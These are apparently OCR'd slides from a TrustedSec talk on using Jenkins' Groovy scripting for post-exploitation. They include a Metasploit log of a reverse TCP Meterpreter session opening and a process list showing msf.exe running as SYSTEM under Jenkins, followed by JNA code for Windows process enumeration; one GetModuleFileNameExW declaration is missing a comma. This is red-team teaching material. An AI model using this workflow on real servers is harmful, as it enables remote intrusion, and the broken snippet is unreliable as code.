


Result

```
Result: Process[pid=3428, exitValue="not exited"]
```


TRUSTEDSEC

Starting a process



```
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.1.212:4444
[*] Sending stage (203846 bytes) to 192.168.1.144
[*] Meterpreter session 1 opened (192.168.1.212:4444 -> 192.168.1.144:50302) at 2025-07-02 13:22
:16 +0100
```

Starting a process



```
jenkins.exe      1588                         19.01 MB   NT AUTHORITY\SYSTEM   Windows Service Wrapper
  java.exe       3028   0.06                 424.63 MB   NT AUTHORITY\SYSTEM   Java(TM) Platform SE binary
    conhost.exe  3056                          6.44 MB   NT AUTHORITY\SYSTEM   Console Window Host
    msf.exe      4564   0.03   256 B/s         3.44 MB   NT AUTHORITY\SYSTEM
```

TRUSTEDSEC

Recap

So far so good

Recap


- Jenkins and Groovy at a high-level
- Examples of Groovy's capability
- Examples of smuggling stuff in and out

JNA

Java Native Access

JNA

- *"JNA provides Java programs easy access to native shared libraries without writing anything but Java code - no JNI or native code is required. This functionality is comparable to Windows' Platform/Invoke and Python's ctypes."*



Java Native Access (JNA)

The definitive JNA reference (including an overview and usage details) is in the JavaDoc. Please read the overview. Questions, comments, or exploratory conversations should begin on the mailing list, although you may find it easier to find answers to already-solved problems on StackOverflow.

JNA provides Java programs easy access to native shared libraries without writing anything but Java code - no JNI or native code is required. This functionality is comparable to Windows' Platform/Invoke and Python's ctypes.

JNA allows you to call directly into native functions using natural Java method invocation. The Java call looks just like the call does in native code. Most calls require no special handling or configuration; no boilerplate or generated code is required.


JNA uses a small JNI library stub to dynamically invoke native code. The developer uses a Java interface to describe functions and structures in the target native library. This makes it quite easy to take advantage of native platform features without incurring the high overhead of configuring and building JNI code for multiple platforms. Read this more in-depth description.

While significant attention has been paid to performance, correctness and ease of use take priority.

In addition, JNA includes a platform library with many native functions already mapped as well as a set of utility interfaces that simplify native access.

Imports


1. **Native:** provides ways to load and map Java methods to native libraries like Psapi and Kernel32
2. **Pointer:** represents native memory pointers; used for process handles and memory management
3. **IntByReference:** allows passing and modifying integers by reference in native code, e.g., process enumeration results
4. **Library:** the base interface that Java interfaces must extend to map native methods



```
import com.sun.jna.Native
import com.sun.jna.Pointer
import com.sun.jna.ptr.IntByReference
import com.sun.jna.Library
```

Imports


1. **Psapi Interface:** represents the Psapi library from the Windows API; used for managing and retrieving process information
2. **Psapi INSTANCE:** a singleton instance of the Psapi interface, loaded via JNA's Native.load() method; allows access to the native library's functions



```
interface Psapi extends Library {
    Psapi INSTANCE = Native.load("Psapi", Psapi.class)

    boolean EnumProcesses(
      int[] lpidProcess,
      int cb,
      IntByReference lpcbNeeded
    )
}
```

Imports

1. **Psapi Interface:** represents the Psapi library from the Windows API; used for managing and retrieving process information
2. **Psapi INSTANCE:** a singleton instance of the Psapi interface, loaded via JNA's Native.load() method; allows access to the native library's functions



EnumProcesses function (psapi.h)

10/13/2021

Retrieves the process identifier for each process object in the system.

Syntax

C++ Copy


```
BOOL EnumProcesses(
  [out] DWORD   *lpidProcess,
  [in]  DWORD   cb,
  [out] LPDWORD lpcbNeeded
);
```

TRUSTEDSEC


JNA: Process Listing

WinAPI stuff

JNA: Process Listing




```java
interface Kernel32 extends Library {
    Kernel32 INSTANCE = Native.load("Kernel32", Kernel32.class)
    Pointer OpenProcess(
      int dwDesiredAccess,
      boolean bInheritHandle,
      int dwProcessId
    )

    boolean CloseHandle(Pointer hObject)
}
```



```java
interface Psapi extends Library {
    Psapi INSTANCE = Native.load("Psapi", Psapi.class)
    boolean EnumProcesses(
      int[] lpidProcess,
      int cb,
      IntByReference lpcbNeeded
    )

    int GetModuleFileNameExW(
        Pointer hProcess,
        Pointer hModule
        char[] lpFilename,
        int nSize
      )
}
```

